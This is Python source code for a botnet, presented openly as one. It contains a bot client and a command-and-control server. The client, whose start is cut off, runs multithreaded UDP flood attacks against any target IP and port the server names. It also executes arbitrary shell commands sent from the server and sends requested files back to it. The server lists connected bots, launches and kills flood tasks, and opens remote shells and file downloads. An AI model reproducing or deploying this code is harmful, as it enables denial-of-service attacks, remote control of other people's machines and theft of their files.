header:dict=dict()):
self.header = {"status": status}

if status == Status.FAIL:
self.header["error"] = send

if isinstance(body, dict):
self.header["ct"] = "TEXT"

if status == Status.FAIL:
self.body = {"output": "", **body}
else:
self.body = {"output": send, **body}

elif isinstance(body, bytes):
self.header["ct"] = "BYTES"
self.body = body
```

```
elif isinstance(body, object):
self.header["ct"] = "FILE"
self.body = body

self.header = {**self.header, **header}


def __str__(self):
return f"Request(header={self.header}, body={self.body})"

def __repr__(self):
return self.__str__()

def set_header(self, key:str, value:str):
self.header[key] = value

def get_payload(self, encoding:str="utf-8") -> bytes:
return (
"\r\n".join(f"{key}: {value}" for key, value in self.header.items())
+ "\r\n\r\n"
+ "\r\n".join(f"{key}: {value}" for key, value in self.body.items())
).encode(encoding)

def __iter__(self):
yield (
"\r\n".join(f"{key}: {value}" for key, value in self.header.items())
+ "\r\n\r\n"
).encode("utf-8")

if self.header["ct"] == "TEXT":
yield (
"\r\n".join(f"{key}: {value}" for key, value in self.body.items())
).encode("utf-8")

elif self.header["ct"] == "FILE":
while data:=self.body.read(MAX_CHUNK_SIZE):
yield data

elif self.header["ct"] == "BYTES":
yield self.body

yield b'\x00\x00\xff\xff'

class Response:
def __init__(self, payload:bytes, encoding:str="utf-8") -> None:
self.raw_header, self.raw_body = payload.split(b"\r\n\r\n")
self.header = {}
self.body = {}

for row in self.raw_header.decode(encoding).split("\r\n"):
row_split_list = list(map(lambda x: x.strip(), row.split(":")))
```

```
self.header[row_split_list[0]] = ":".join(row_split_list[1:]) or None

for row in self.raw_body.decode(encoding).split("\r\n"):
row_split_list = list(map(lambda x: x.strip(), row.split(":")))
self.body[row_split_list[0]] = ":".join(row_split_list[1:]) or None


self._direct = self.header["method"] == "DIRECT"
self._connect = self.header["method"] == "CONNECT"

def __str__(self):
return f"Request(header={self.header}, body={self.body})"

def __repr__(self):
return self.__str__()

@property
def auth(self):
return self.header.get("authorization")

@property
def cmd(self):
return self.body.get("cmd")

@property
def params(self):
return self.body.get("params")

@property
def ack(self):
return self.body.get("ack")



class UDPFlood(Thread):
def __init__(self, host:str, port:int, timeout:int, total_sent:object, run_until:object=True):
super().__init__()
self.host = host
self.port = port
self.timeout = timeout
self.run_until = run_until
self._closed = False

self.total_sent_fn = total_sent
self.total_sent = 0

super().__init__()

self.sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
self.sock.settimeout(self.timeout)
```

```
def message(self):
chunk = "A" * 1024 * 2
self.total_sent_fn(len(chunk))
self.total_sent += (len(chunk))
return chunk

def run(self):

while self.run_until():
self.sock.sendto(self.message().encode(), (self.host, self.port))
logg.debug(f"Sent {self.total_sent} bytes to {self.host}:{self.port}")

self.close()

def close(self):
self._closed = True
self.sock.close()


class UDPFloodManager(Thread):
def __init__(self, parent:object, host:str, port:int, timeout:int, max_threads:int, hash:str):
self.parent = parent
self.host = host
self.port = port
self.timeout = timeout
self.max_threads = max_threads

self.task_hash = hash
self.run_until_local = True

self._closed = False

self.threads = []
self.total_sent = 0

super().__init__()

def run_until_fn(self):
if not self.run_until_local:
return self.run_until_local

if not self.parent.tasks.get(self.task_hash):
return False

return self.parent.tasks[self.task_hash].get("run")

def update_data(self, n:int):
self.total_sent += n

def run(self):
logg.debug(f"Starting UDPFloodManager for {self.host}:{self.port}")
```

```
for _ in range(self.max_threads):
thread = UDPFlood(self.host, self.port, self.timeout, self.update_data, self.run_until_fn)
thread.start()
self.threads.append(thread)

current_loop = 0
sleep_duration = 0.01
max_loop = self.timeout / sleep_duration

while current_loop <= max_loop:
if not self.run_until_local:
logg.debug("Stopping UDPFloodManager")
break
sleep(sleep_duration)
current_loop += 1

self.close()

def close(self):
logg.debug("Closing UDPFloodManager")
self._closed = True
self.run_until = False

self.parent.tasks.pop(self.task_hash, None)


class Client():
def __init__(self, addr:Tuple[str,int]=("127.0.0.1",8080)) -> None:
signal.signal(signal.SIGINT, self.exit_gracefully)
signal.signal(signal.SIGTERM, self.exit_gracefully)
self.stop = False
self.run = False


self.tasks = {}

self.direct = direct = {}
for attr, func in inspect.getmembers(self):
if attr.startswith("direct_"):
direct[attr[7:].upper()] = func

self.connect = connect = {}
for attr, func in inspect.getmembers(self):
if attr.startswith("connect_"):
connect[attr[8:].upper()] = func


while not self.stop:
try:
self._connect(addr)
except KeyboardInterrupt:
```

```
continue
except Exception as ex:
# trace = []
# tb = ex.__traceback__
# while tb is not None:
#         trace.append({
#                 "filename": tb.tb_frame.f_code.co_filename,
#                 "name": tb.tb_frame.f_code.co_name,
#                 "lineno": tb.tb_lineno
#         })
#         tb = tb.tb_next
# print(str({
#         'type': type(ex).__name__,
#         'message': str(ex)
# }))

# for n in trace:
#         print(n)

print(f"Error connecting {addr}| Sleep 0 seconds")
sleep(0)


# self._connect(addr)
# input("Press enter to exit")



def exit_gracefully(self, signum, frame):
print("\nExiting....")
self.stop = True
self.run = False
self.conn.close()
sleep(1)
sys.exit(0)

def _connect(self, connect:Tuple[str,int]) -> None:
self.conn = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
self.conn.connect(connect)
self.start()

def send(self, req:Request) -> None:
for payload in req:
self.conn.send(payload)


def recv(self) -> Response:
data = self.conn.recv(MAX_CHUNK_SIZE)
if not data:
return None
```

```
res = Response(data)

return res

def start(self) -> None:
while True:
response = self.recv()

cmd = response.cmd
ack = response.cmd
params = response.params.split(" ") if response.params else response.params

if response._direct:
self.method_direct(cmd, ack, params)

elif response._connect:
self.method_connect(cmd, ack, params)

else:
print("Invalid command")


def method_direct(self, cmd:str, ack:str, params:str) -> None:
if cmd in self.direct:
self.direct[cmd](ack, params)
else:
print("Invalid command")

def direct_attack(self, ack:str, params:str) -> None:
host, port, timeout, threads = params

port = int(port)
timeout = int(timeout)
threads = int(threads)

hash = self.get_hash("ATTACK", params)

self.tasks[hash] = dict(run=True)

manager = UDPFloodManager(self, host, port, timeout, threads, hash)
manager.start()

self.tasks[hash]["manager"] = manager

if ack:
self.send(Request("Task started successfully {}".format(hash)))

def direct_ping(self, ack:str, params:str) -> None:
if ack:
self.send(Request("Pong"))
```

```
def direct_kill(self, ack:str, params:str) -> None:
hash = int(params[0])
if hash in self.tasks:
self.tasks[hash]["manager"].run_until_local = False
if ack:
self.send(Request("Task killed successfully {}".format(hash)))
else:
if ack:
self.send(Request("Task not found {}".format(hash)))

def direct_stop(self, ack:str, params:str) -> None:
for hash in self.tasks:
self.tasks[hash]["manager"].run_until_local = False

if ack:
self.send(Request("All tasks killed successfully"))

def direct_destroy(self, ack:str, params:str) -> None:
for hash in self.tasks:
self.tasks[hash]["manager"].run_until_local = False
if ack:
self.send(Request("Shutting down"))

self.exit_gracefully(None, None)

def method_connect(self, cmd:str, ack:str, params:str) -> None:
if cmd in self.connect:
self.connect[cmd](ack, params)
else:
self.send(Request("Invalid command"))

def connect_shell(self, ack:str, params:str) -> None:
output = self.popen(cmd=params)
if ack:
self.send(Request(body=output))

def connect_download(self, ack:str, params:str) -> None:
file = params[0]
if os.path.exists(file):
with open(file, "rb") as fp:
self.send(Request(body=fp))
return

self.send(Request(f"File {file} Not found.", status=Status.FAIL))



def popen(self, cmd: list) -> str:
process = subprocess.Popen(cmd, stdout=subprocess.PIPE, stderr=subprocess.PIPE,
stdin=subprocess.PIPE, shell=True)
timer = Timer(POPEN_TIMEOUT, process.terminate)
```

```
try:
timer.start()
stdout, stderr = process.communicate()
output = stdout or stderr
finally:
timer.cancel()

final_output = output.replace(b"\r\n", b"\n").decode(encoding="windows-1252").encode()
return final_output

def get_hash(self, *args):
data = []
if len(args) > 1:
for n in args:
if isinstance(n, str):
data.append(n)

if isinstance(n, (tuple, list, set)):
data += [*list(n)]
else:
data = args

he = hashlib.md5(str(data).encode()).hexdigest()
return (int(he, 16) % (1<<32))




if __name__ == "__main__":
Client()
from threading import Thread
from time import sleep, time
import ctypes, socket, sys
import platform, signal
from random import choice
from typing import Union, Tuple, List
from tempfile import NamedTemporaryFile
import os, inspect, hashlib

BACKLOG = 50
MAX_CHUNK_SIZE = 16 * 1024
VERSION = "BOTNET/2022.1"
PAYLOAD_SUFFIX = b'\x00\x00\xff\xff'

class Colours:
def __init__(self):
self.colours_fn = {}
self.colours = []
if platform.system() == 'Windows':
kernel32 = ctypes.windll.kernel32
kernel32.SetConsoleMode(kernel32.GetStdHandle(-11), 7)
```

```
COMMANDS = {
# Lables
'info': (33, '[!] '),
'que': (34, '[?] '),
'bad': (31, '[-] '),
'good': (32, '[+] '),
'run': (97, '[~] '),
# Colors
'green': 32,
'lgreen': 92,
'lightgreen': 92,
'grey': 37,
'red': 31,
'lred': 91,
'lightred': 91,
'cyan': 36,
'lcyan': 96,
'lightcyan': 96,
'blue': 34,
'lblue': 94,
'lightblue': 94,
'purple': 35,
'yellow': 93,
'white': 97,
'lpurple': 95,
'lightpurple': 95,
'orange': 33,
# Styles
'bg': ';7',
'bold': ';1',
'italic': '3',
'under': '4',
'strike': '09',
}


for key, val in COMMANDS.items():
value = val[0] if isinstance(val, tuple) else val
prefix = val[1] if isinstance(val, tuple) else ''

if isinstance(val, int):
self.colours.append(key)
self.colours_fn[key] = lambda s, prefix=prefix, key=value: self._gen(s, prefix, key)

def _gen(self,string, prefix, key):
colored = prefix if prefix else string
not_colored = string if prefix else ''
result = '\033[{}m{}\033[0m{}'.format(key, colored, not_colored)
return result

def cprint(self, string:str):
```

```
print(choice(list(self.colours_fn.values()))(string))

class Status:
OK = "OK"
FAIL = "FAIL"

class ContentType:
file = "FILE"
bytes = "BYTES"
text = "TEXT"

class Request:
def __init__(self, cmd:str, direct:bool=False, body:dict=dict(), header:dict=dict()):
self.header = {"version": VERSION, "method": "CONNECT" if direct else "DIRECT", **header}
self.body = {"ack": True, "cmd": cmd, **body}

def __str__(self) -> str:
return f"Request(header={self.header}, body={self.body})"

def __repr__(self) -> str:
return str(self)

def set_header(self, key:str, value:str):
self.header[key] = value

def set_body(self, key:str, value:str):
self.body[key] = value

def get_payload(self, encoding:str="utf-8") -> bytes:
return (
"\r\n".join(f"{key}: {value}" for key, value in self.header.items())
+ "\r\n\r\n"
+ "\r\n".join(f"{key}: {value}" for key, value in self.body.items())
).encode(encoding)


class NetworkFile:
def __init__(self, mode:str="w+b"):
self._fp = NamedTemporaryFile(mode=mode, delete=False)

def write(self, chunk:Union[bytes, str]):
self._fp.write(chunk)

def read(self, chunk_size:int=MAX_CHUNK_SIZE):
return self._fp.read(chunk_size)

def seek(self, pos:int=0):
self._fp.seek(pos)

def close(self):
self._fp.close()
```

```
os.unlink(self._fp.name)

def __str__(self):
return f"NetworkFile<name={self._fp.name}>"

def __del__(self):
self.close()

class Response:
def __init__(self, payload:bytes) -> None:
self.raw_header, self.raw_body = payload.split(b"\r\n\r\n")
self.header = {}
self.body = {}

for row in self.raw_header.decode().split("\r\n"):
row_split_list = list(map(lambda x: x.strip(), row.split(":")))
self.header[row_split_list[0]] = ":".join(row_split_list[1:]) or None

self._rdata = ""

self.ct = self.header.get("ct") # Content-Type
if self.ct == ContentType.file:
self.file = NetworkFile()

self.process_body()

@property
def rdata(self):
return self._rdata

@property
def err(self):
return self.header.get("error")

@property
def output(self):
return self.body.get("output") # Return output from command

@property
def raw(self):
return self.raw_body

def add_body(self, chunk:bytes):
if self.ct == ContentType.file:
self.raw_body = chunk
else:
self.raw_body += chunk

self.process_body()

def process_body(self):
```

```
if self.ct == ContentType.file:
self.file.write(self.raw_body)

if self.ct == ContentType.text:
for row in self.raw_body.decode().split("\r\n"):
row_split_list = list(map(lambda x: x.strip(), row.split(":")))
self.body[row_split_list[0]] = ":".join(row_split_list[1:]) or None
def __str__(self):
return f"Request<header={self.header}, body={self.body}>"

def __repr__(self) -> str:
return str(self)


class Session:
def __init__(self, parent, conn:socket.socket):
self.parent = parent
self.conn = conn
self.addr = conn.getpeername()
self._buffer = b""
host, port = self.addr
self.input_title = f"client@{host}:~$ "

self.cmds = cmds = {}
for attr, func in inspect.getmembers(self):
if attr.startswith("cmd_"):
cmds[attr[4:].upper()] = func

self.take_input()

def take_input(self):
while True:
data = input(self.input_title).strip()
if not data:
continue

if data == "exit":
break

data = data.split(" ")
cmd = data[0].upper()
params = data[1:]

if cmd:=self.cmds.get(cmd):
cmd(*params)
continue

self.cmd_shell(*data)

def cmd_shell(self, *params):
self.send(Request(cmd="SHELL", body={"params": ' '.join(params)}, direct=True))
```

```
resp  = self.recv()
print(resp.raw.decode())

def cmd_help(self):
help = [
"<command> : shell command to client",
"download <file>: Download file from client",
"exit: Exit from client",
]
print("----Command List----")
for h in help:
command, description = h.split(" - ")
print("\t" + f"{command:<40} - {description}")

def cmd_download(self, file:str):
self.send(Request(cmd="DOWNLOAD", body={"params": file}, direct=True))
resp  = self.recv()

if resp.header.get("status") == Status.OK:
size = 0
resp.file.seek()
with open("1" + file, "wb") as fp:
while chunk:=resp.file.read(MAX_CHUNK_SIZE):
size += len(chunk)
fp.write(chunk)

print(f"Downloaded file {file}, {size}")

elif resp.header.get("status") == Status.FAIL:
print(resp.err)


# utils
def send(self, req:Request):
self.conn.send(req.get_payload())

def recv(self) -> Response:
conn = self.conn
conn.setblocking(1)

data = conn.recv(MAX_CHUNK_SIZE)
res = Response(data)

while data:=conn.recv(MAX_CHUNK_SIZE):
if data.endswith(PAYLOAD_SUFFIX):
res.add_body(data[:-len(PAYLOAD_SUFFIX)])
break
res.add_body(data)

res.conn = conn
conn.setblocking(0)
```

```
return res



class Server(Colours):
def __init__(self, connect:Tuple[str,int]=("0.0.0.0",8080), auth:str=""):
super().__init__()
signal.signal(signal.SIGINT, self.exit_gracefully)
signal.signal(signal.SIGTERM, self.exit_gracefully)

self.connections = []
self.tasks = {}

self.stop = False
self.connect = connect
self.auth = auth

self.sock = self.create_connection(self.connect)

Thread(target=self.accept_connections).start()

self.cmds = cmds = {}

for attr, func in inspect.getmembers(self):
if attr.startswith('cmd_'):
cmds[attr[4:].upper()] = func

self.print_logo()
self.take_input()


def exit_gracefully(self,signum:Union[str,object]="", frame:Union[str,object]=""):
print("\nExiting....")
self.stop = True
self.sock.close()
sleep(1)
sys.exit(0)

def create_connection(self, connect:Tuple[str,int]) -> bool:
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.bind(connect)
sock.listen(BACKLOG)
sock.settimeout(0.5)

return sock

def accept_connections(self):
while not self.stop:
try:
conn, address = self.sock.accept()
conn.setblocking(0)
```

```
self.connections.append(conn)
except socket.timeout:
continue
except socket.error:
continue
except Exception as e:
print("Error accepting connections")

def _is_socket_closed(self, sock: socket.socket) -> bool:
try:
# this will try to read bytes without blocking and also without removing them from buffer (peek
only)
buf = sock.recv(1, socket.MSG_PEEK)
if buf == b'':
return True
except BlockingIOError:
return False  # socket is open and reading from it would block
except ConnectionResetError:
return True  # socket was closed for some other reason
except Exception as e:
return False
return False

def is_socket_closed(self, sock: socket.socket) -> bool:
if self._is_socket_closed(sock):
self.connections.remove(sock)
return True
return False

def get_connection(self) -> socket.socket:
count = 0
closed = []
for conn in [*self.connections]:
is_closed = self.is_socket_closed(conn)
if is_closed:
continue
count += 1
yield count, conn


def take_input(self):
while True:
data = input("Botnet@server:~$ ").strip()
if not data:
continue

if data == "exit":
self.exit_gracefully()

data = data.split(" ")
cmd = data[0].upper()
```

```
params = data[1:]

if cmd:=self.cmds.get(cmd):
try:
cmd(*params)
except Exception as e:
print(e)
continue

print("Invalid command")

# Commands
def cmd_ping(self):
self.send(Request(cmd="PING"))
self.display_output()

def cmd_connect(self, conn_id:int):
conn_id = int(conn_id)
if len(self.connections) < conn_id:
print("Invalid connection id")
return

conn = self.connections[conn_id-1]

session = Session(self, conn)

def cmd_attack(self, *params:List[str]):
if len(params) != 4:
print("Invalid params")
return
hash = self.get_hash("ATTACK", params)
self.send(Request(cmd="ATTACK", body=dict(params=' '.join(params))))

self.tasks[hash] = {
"cmd": "ATTACK",
"params": params,
"time": time(),
}

self.display_output()

def cmd_list(self):
if len(self.connections) == 0:
print("No clients connected")
return

print("----Clients----")
for i, conn in self.get_connection():
ip, port = conn.getpeername()
self.cprint(f"{[i]}    {ip}:{port}    CONNECTED")
```

```
def cmd_reset(self):
for i, conn in self.get_connection():
self.connections.remove(conn)
conn.close()

def cmd_help(self):
help = [
"list - list all connected clients",
"ping - ping all clients",
"connect <client_id> - connect to a client",
"attack <ip> <port> <duration> <threads> - UDP flood attack on target",
"tasklist - list all running tasks",
"kill <task_id> - kill a task",
"killall - kill all tasks",
"destroy - destroy all clients",
"help - show this help message"
]
print("----Command List----")
for h in help:
command, description = h.split(" - ")
print("\t" + f"{command:<40} - {description}")

def cmd_tasklist(self):
if len(self.tasks) == 0:
print("No tasks running")
return
print("----Tasks----")
for hash, task in self.tasks.copy().items():
duration = task["params"][2]

if (time() - task["time"]) > int(duration):
del self.tasks[hash]
continue

print(f"\t{hash} - {task['cmd']} {' '.join(task['params'])}")

def cmd_killall(self):
self.send(Request(cmd="STOP"))
self.display_output()

def cmd_kill(self, hash:int):
hash = int(hash)
if hash not in self.tasks:
print("Invalid task id")
return
del self.tasks[hash]
self.send(Request(cmd="KILL", body=dict(params=hash)))
self.display_output()

def cmd_destroy(self):
self.send(Request(cmd="DESTROY"))
```

```
self.display_output()

# Utils

def display_output(self):
responses = self.recv()
for i, res in enumerate(responses, start=1):
ip, port = res.conn.getpeername()
self.cprint(f"{[i]}    {ip}:{port}    {res.output}")

def recv(self, conn:socket.socket=None) -> Response:
if conn is None:
responses = []
for i, conn in self.get_connection():
responses.append(self.recv(conn))
return responses

conn.setblocking(1)

data = conn.recv(MAX_CHUNK_SIZE)
res = Response(data)

while data:=conn.recv(MAX_CHUNK_SIZE):
if data.endswith(PAYLOAD_SUFFIX):
res.add_body(data[:-len(PAYLOAD_SUFFIX)])
break
res.add_body(data)

res.conn = conn
conn.setblocking(0)
return res

def send(self, data:Request):
for i, conn in self.get_connection():
conn.send(data.get_payload())

def get_hash(self, *args):
data = []
if len(args) > 1:
for n in args:
if isinstance(n, str):
data.append(n)

if isinstance(n, (tuple, list, set)):
data += [*list(n)]
else:
data = args

he = hashlib.md5(str(data).encode()).hexdigest()
return (int(he, 16) % (1<<32))
```

```
def print_logo(self) -> None:
x =b"\n\n\n
\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x95\x97
\xe2\x96\x88\xe2\x96\x88\xe2\x95\x97   \xe2\x96\x88\xe2\x96\x88\xe2\x95\x97
\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x95\x97
\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x95\x97
\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x9
6\x88\xe2\x95\x97\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x95\x97
\xe2\x96\x88\xe2\x96\x88\xe2\x95\x97\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x9
6\x88\xe2\x96\x88\xe2\x96\x88\xe2\x95\x97\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\x
e2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x95\x97\n
\xe2\x96\x88\xe2\x96\x88\xe2\x95\x94\xe2\x95\x90\xe2\x95\x90\xe2\x96\x88\xe2\x96\x88\xe2\x9
5\x97\xe2\x95\x9a\xe2\x96\x88\xe2\x96\x88\xe2\x95\x97
\xe2\x96\x88\xe2\x96\x88\xe2\x95\x94\xe2\x95\x9d
\xe2\x96\x88\xe2\x96\x88\xe2\x95\x94\xe2\x95\x90\xe2\x95\x90\xe2\x96\x88\xe2\x96\x88\xe2\x9
5\x97\xe2\x96\x88\xe2\x96\x88\xe2\x95\x94\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x96\x88\x
e2\x96\x88\xe2\x95\x97\xe2\x95\x9a\xe2\x95\x90\xe2\x95\x90\xe2\x96\x88\xe2\x96\x88\xe2\x95\
x94\xe2\x95\x90\xe2\x95\x90\xe2\x95\x9d\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe
2\x95\x97
\xe2\x96\x88\xe2\x96\x88\xe2\x95\x91\xe2\x96\x88\xe2\x96\x88\xe2\x95\x94\xe2\x95\x90\xe2\x9
5\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x9d\xe2\x95\x9a\xe2\x95\x90\xe2\x95\x90\xe2\x96\x88\x
e2\x96\x88\xe2\x95\x94\xe2\x95\x90\xe2\x95\x90\xe2\x95\x9d\n
\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x95\x94\xe2\x9
5\x9d
\xe2\x95\x9a\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x95\x94\xe2\x95\x9d\xe2\x9
6\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x95\x97\xe2\x96\x88\xe2\x96\x88\x
e2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x95\x94\xe2\x95\x9d\xe2\x96\x88\xe2\x96\
x88\xe2\x95\x91   \xe2\x96\x88\xe2\x96\x88\xe2\x95\x91   \xe2\x96\x88\xe2\x96\x88\xe2\x95\x91
\xe2\x96\x88\xe2\x96\x88\xe2\x95\x94\xe2\x96\x88\xe2\x96\x88\xe2\x95\x97
\xe2\x96\x88\xe2\x96\x88\xe2\x95\x91\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x9
6\x88\xe2\x95\x97   \xe2\x96\x88\xe2\x96\x88\xe2\x95\x91   \n
\xe2\x96\x88\xe2\x96\x88\xe2\x95\x94\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x9d
\xe2\x95\x9a\xe2\x96\x88\xe2\x96\x88\xe2\x95\x94\xe2\x95\x9d
\xe2\x95\x9a\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x9d\xe2\x96\x88\xe2\x9
6\x88\xe2\x95\x94\xe2\x95\x90\xe2\x95\x90\xe2\x96\x88\xe2\x96\x88\xe2\x95\x97\xe2\x96\x88\x
e2\x96\x88\xe2\x95\x91   \xe2\x96\x88\xe2\x96\x88\xe2\x95\x91
\xe2\x96\x88\xe2\x96\x88\xe2\x95\x91
\xe2\x96\x88\xe2\x96\x88\xe2\x95\x91\xe2\x95\x9a\xe2\x96\x88\xe2\x96\x88\xe2\x95\x97\xe2\x9
6\x88\xe2\x96\x88\xe2\x95\x91\xe2\x96\x88\xe2\x96\x88\xe2\x95\x94\xe2\x95\x90\xe2\x95\x90\x
e2\x95\x9d   \xe2\x96\x88\xe2\x96\x88\xe2\x95\x91   \n
\xe2\x96\x88\xe2\x96\x88\xe2\x95\x91      \xe2\x96\x88\xe2\x96\x88\xe2\x95\x91
\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x95\x94\xe2\x9
5\x9d\xe2\x95\x9a\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\x
e2\x95\x94\xe2\x95\x9d   \xe2\x96\x88\xe2\x96\x88\xe2\x95\x91
\xe2\x96\x88\xe2\x96\x88\xe2\x95\x91
\xe2\x95\x9a\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x95\x91\xe2\x96\x88\xe2\x9
6\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x96\x88\xe2\x95\x97
\xe2\x96\x88\xe2\x96\x88\xe2\x95\x91   \n      \xe2\x95\x9a\xe2\x95\x90\xe2\x95\x9d
\xe2\x95\x9a\xe2\x95\x90\xe2\x95\x9d
\xe2\x95\x9a\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x9d
\xe2\x95\x9a\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x9d
```

```
\xe2\x95\x9a\xe2\x95\x90\xe2\x95\x9d   \xe2\x95\x9a\xe2\x95\x90\xe2\x95\x9d
\xe2\x95\x9a\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x9d\xe2\x95\x9a\xe2\x95\x90\xe2\x95
5\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x9d
\xe2\x95\x9a\xe2\x95\x90\xe2\x95\x9d   \n
\n                          .\n"
for n in x.decode().split("\n"):
self.cprint(n)
sleep(0.1)

if __name__ == "__main__":
server = Server()
```